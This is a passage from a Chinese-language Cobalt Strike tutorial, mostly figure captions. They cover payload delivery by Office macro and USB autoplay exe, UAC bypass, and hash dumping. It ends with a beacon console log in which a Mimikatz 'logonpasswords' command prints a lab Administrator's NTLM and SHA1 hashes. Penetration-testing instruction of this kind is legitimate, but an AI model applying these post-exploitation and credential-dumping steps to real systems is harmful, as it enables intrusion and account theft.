


图 18

通过 Office 宏




图 19



图 20

通过 payload 生成其他类型






图 21

通过生成 USB/CD 自动播放 exe




图 22

设置保存的 U 盘路径




图 23



图 24

通过生成 exe




图 25

通过生成无状态服务的 exe




图 26

0×03 主机深入

Bypass UAC 提高权限




图 27




图 28

获取 hash






图 29

使用 Mimikatz 获取密码



Cobalt Strike (Trial)

Cobalt Strike View Attacks Reporting Help

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	external	internal	user ^	computer	note	pid	last
🖼️	10.6.6.115	10.6.6.115	Administrator *	WIN-95RU09N05MF		2116	1m
🖼️	10.6.6.115	10.6.6.115	Administrator *	WIN-95RU09N05MF		2580	1s

Event Log X Listeners X Beacon 10.6.6.115@2580 X

beacon> logonpasswords

[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command

[+] host called home, sent: 486994 bytes

[+] received output:

Authentication Id : 0 ; 193895 (00000000:0002f567)

Session : Interactive from 1

User Name : Administrator

Domain : WIN-95RU09N05MF

Logon Server : WIN-95RU09N05MF

Logon Time : 2018/1/22 10:19:37

SID : S-1-5-21-1542250121-2487992854-861744728-500

msv :

[00010000] CredentialKeys

* NTLM : efbf9497cb66394fbd5cce337dbfe879

* SHA1 : da7c39948215343e0bdd92b7795ccec1d2ecf923

[00000003] Primary

* Username : Administrator

* Domain : WIN-95RU09N05MF

[WIN-95RU09N05MF] Administrator */2580 last: 1s

beacon>

Interact

Access ▸ Bypass UAC

Explore ▸ Dump Hashes

Pivoting ▸ Golden Ticket

Spawn Make Token

Session ▸ Run Mimikatz

Spawn As

图 30

Make Tokens, 获取到 hash 将会存储在这里

